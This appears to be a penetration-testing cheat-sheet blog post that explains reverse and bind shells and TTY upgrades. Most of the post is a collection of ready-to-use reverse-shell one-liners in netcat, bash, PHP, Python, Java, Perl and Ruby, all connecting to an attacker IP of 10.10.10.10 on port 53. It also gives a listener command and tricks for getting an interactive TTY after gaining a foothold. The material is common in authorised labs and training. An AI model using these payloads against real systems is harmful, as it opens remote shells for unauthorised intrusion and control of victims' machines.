[Random] Reverse Shell & TTY Upgrade
Reverse shell

Reverse shells will allow users to get a foothold into the network of an already compromised target with the help of a shell session (remotely). This means that the target will initiate a connection to the attacker’s workstation that is already listening/waiting for it at a specific port (often a port higher than 1024). The connection will establish a shell session with the attacker and the target thus allowing the hacker to send commands to the target and retrieve its results like a normal shell.
 Source : https://blog.finxter.com/python-one-line-reverse-shell/
This technique allows us to bypass existing firewalls/solutions that would normally hinder RCE (Remote Code Execution) on the target.
It is important to add that most of the time such a connection could still fail due to the strong protection in place (outgoing connections from the target are filtered). Depending on the situation an attacker could listen for port 53 (DNS) as it’s often the least restricted port on a target. Everyone needs DNS, right ?
Bind shell

On the contrary, a bind shell (important to know the difference) will allow the attacker to initiate a shell session with the target by connecting to the victim’s port that got opened by the attacker himself with the help of an exploit allowing him to “bind” a shell to it. Anyone connecting to it will get a remote shell session with the victim’s machine.
Enough explanation, let’s list the different commands. The list will expand throughout my learning journey.
The following commands will use port 53 as the listening port. The IP 10.10.10.10 will be the attacker’s IP in the case of a reverse shell. Replace them as needed for your case.
Important ! To be able to get a reverse shell behind a NAT port forwarding is needed.
Listeners
As we already stated above, we will need a listener to be able to receive a connection. This is simply done with netcat doing:
nc -nlvp 53
Netcat
nc -e /bin/bash 10.10.10.10 53
mkfifo /tmp/lol;nc 10.10.10.10 53</tmp/lol | /bin/sh -i 2>&1 | tee /tmp/lol
Works well with OpenBSD too.
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.10.10 53 >/tmp/f
Bash / Other shells too (sh, zsh, …)
bash -i >& /dev/tcp/10.10.10.10/53 0>&1
bash -i >& /dev/udp/10.10.10.10/53 0>&1
PHP
php -r '$sock=fsockopen("10.10.10.10",53);exec("/bin/sh -i <&3 >&3 2>&3");'
Try with different file descriptors (4,5,6). Could be possible that the TCP connection is not using the 3rd fd.
php -r '$sock=fsockopen("10.10.10.10",53);$proc=proc_open("/bin/sh -i", array(0=>$sock, 1=>$sock, 2=>$sock),$pipes);'
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.10.10/53 0>&1'");?>
Python (IPv4 & IPv6)
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.10.10.10",53));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
python -c 'import socket,subprocess,os,pty;s=socket.socket(socket.AF_INET6,socket.SOCK_STREAM);s.connect(("[IPV6]",53,0,2));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=pty.spawn("/bin/sh");'
Java
Runtime r = Runtime.getRuntime(); Process p = r.exec("/bin/bash -c 'exec 5<>/dev/tcp/10.10.10.10./53;cat <&5 | while read line; do $line 2>&5 >&5; done'"); p.waitFor();
String host="10.10.10.10";
int port=53;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
Perl
perl -e 'use Socket;$i="10.10.10.10";$p=53;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
Ruby
ruby -rsocket -e'f=TCPSocket.open("10.10.10.10",53).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
Also, how many times have you come across this error in a low privilege shell while getting foothold on a Linux machine – Not able to write into stdin when asked to (sudo -l) :
sudo: no tty present and no askpass program specified
That is why, we decided to have a list of possible “hacks” to emulate a virtual tty to be able to communicate with some processes.
/usr/bin/script -qc /bin/bash /dev/null
python -c "import pty; pty.spawn('/bin/bash');"
/bin/bash -i
As an addition, for the lazy people out there: online reverse/bind/msfvenom payload generator. You will probably gain some minutes using it :p